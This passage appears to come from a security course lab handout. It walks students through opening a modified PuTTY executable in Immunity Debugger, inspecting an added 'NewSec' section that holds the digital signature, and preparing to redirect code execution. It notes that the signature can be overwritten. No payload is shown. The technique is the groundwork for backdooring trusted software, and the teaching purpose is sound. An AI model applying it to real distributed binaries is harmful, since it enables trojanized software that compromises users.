
Task 2: Redirecting Code Execution with Immunity

Using Immunity to Examine the NewSec Section

- Click **Start**. Search for **Immunity Debugger** and start it.
- In Immunity, from the menu bar, click **File, Open**. Navigate to **putty-newsec-YOURNAME.exe** and open it.
- From the Immunity menu bar, click **View, Memory**. as shown below.
- Immunity shows the memory layout of putty. As outlined in blue in the image below, the "NewSec" section begins at address **484000**.

Immunity Debugger - putty-newsec-YOURNAME				
File View Debug Plugins ImmLib Options Window				
Address Size Owner Section Contains				
00010000	00010000			
00020000	00001000			
00120000	00001000			
0012E000	00002000			stack of ma
00130000	00004000			
00140000	00002000			
00150000	00003000			
00210000	00003000			
00220000	00001000			
00230000	00002000			
00240000	00002000			
00250000	00002000			
00260000	0000A000			
00360000	00002000			
00370000	00001000			
00400000	00001000	putty-ne		PE header
00401000	0005C000	putty-ne	.text	code
0045D000	0001E000	putty-ne	.rdata	imports
0047B000	00006000	putty-ne	.data	data
00481000	00003000	putty-ne	.rsrc	resources
00484000	00001000	putty-ne	.NewSec	

- In the "Memory ma[" window, double-click **NewSec**.
- A "Dump" window opens, showing the data stored in NewSec, as shown below.



This is a digital signature, added to recent downloads of Putty. Notice the readable text in the lower portion of this window, on the right side, saying "AddTrust External CA Root".


The digital signature is a good way to verify file integrity, but it's not essential for file execution, so we can overwrite it.

Close the Dump window. Close the "Memory map" window.


Using Immunity to Redirect Code Execution

In Immunity, maximize the CPU window.


In the top left pane of the CPU window, right-click, and click "**Go to**", **Expression**, as shown below.



